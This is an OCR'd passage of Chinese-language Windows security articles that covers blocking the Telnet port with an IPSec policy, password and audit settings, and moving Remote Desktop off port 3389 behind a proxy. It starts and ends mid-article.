


图8




图9




图10

可。这时在“IP筛选器列表”中会出现一个“新IP筛选器”，选中它，切换到“筛选器操作”标签栏，依次点击“添加→名称默认为‘新筛选器操作’→添加→阻止→完成”。

新策略需要被激活才能起作用，具体方法是：在“新IP安全策略”上点右键，选择“指派”刚才制定的策略，如图11。

现在，当我们从另一台电脑Telnet到设防的这一台时，系统会报告登录失败；用扫描工具扫描这台机子，会发现23端口仍然在提供服务。以同样的方法，大家可以把其他任何可疑的端口都封杀掉，让不速之客们大叫“不妙”去吧！

四、加强密码安全

在“安全设置”中，先定位于“账户策略→密码策略”，在其右侧设置视图中，可酌情进行相应的设置，以使我们的系统密码相对安全，不易破解。如防破解的一个重要手段就是定期更新密码，大家可据此进行如下设置：鼠标右键单击“密码最长存留期”，在弹出菜单中选择“属性”，在弹出的对话框中，大家可自定义一个密码设置后能够使用的时间长短（限定于1至999之间）。




图11

此外，通过“本地安全设置”，还可以进行通过设置“审核对象访问”，跟踪用于访问文件或其他对象的用户账户、登录尝试、系统关闭或重新启动以及类似的事件。诸如此类的安全设置，不一而足。大家在实际应用中会逐渐发觉“本地安全设置”的确是一个不可或缺的系统安全工具。

服务器远程管理安全新策略

Laohan213

晚上十点是我们的下班时间，此时办公室就必须关门了。经常做事情做到一半或写程序写到一半，没办法只得停下手中的活，回家去了。有时候真的很难马上让脑子安静下来，到睡觉的时候还非常兴奋，甚至难以入眠。于是便使用了许多网管常用的方法——远程登陆，在家继续办公。

当配置好服务器时，发现有点不对，很容易招来hacker的注意，有可能被攻击，这给网站服务器带来不小的安全隐患，尤其是打开默认远程登陆端口。原来睡不着觉是因为事情没有做完，想继续做，让梦想早点实现，现在却变成为服务器的安全担忧而无法入眠了。经过自己和同事（hemon）反复的研究，终于得出了一种较好的解决方案。这里向大家介绍一下，希望能够给使用远程终端的读者带来益处。

一、服务器端配置

第一步：修改远程终端端口


修改远程登陆端口，可以躲过大部分的hacker的耳目，这样可以很大程度提高网络安全。网上有好多文章介绍关于修改端口的方法。这里再作简单介绍。

1.修改注册表：打开注册表编辑器，修改：HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp将PortNumber用十进制方式显示，默认为3389，改为需要使用的新端口，如：213。


2.修改登陆端口：可能不同的用户会使用不同的方式进行登陆。如果采用微软的远程桌面连接软件进行登陆，只需在IP地址后面加上“:”和端口号即可，如：202.101.202.8:213。如果你采用远程桌面web连接，则需要再tsweb文件夹中default.htm中的MsRdpClient.AdvancedSettings2.RedirectSmartCards=FALSE”的下面添加：MsRdpClient.AdvancedSettings2.RDPPort =213 。其中213为前面改变的端口号。

第二步：配置代理服务器

目前，有许多的代理服务器软件，比较有名的是WinGate、WinProxy等。这里使用的是ccproxy6.0。安装后，设置代理SOKES/MMS端口，如：8080。去处所有其它代理设置。注意：在使用代理端口前，确保没有服务使用此端口，如图1。



第三步：修改TCP/IP筛选



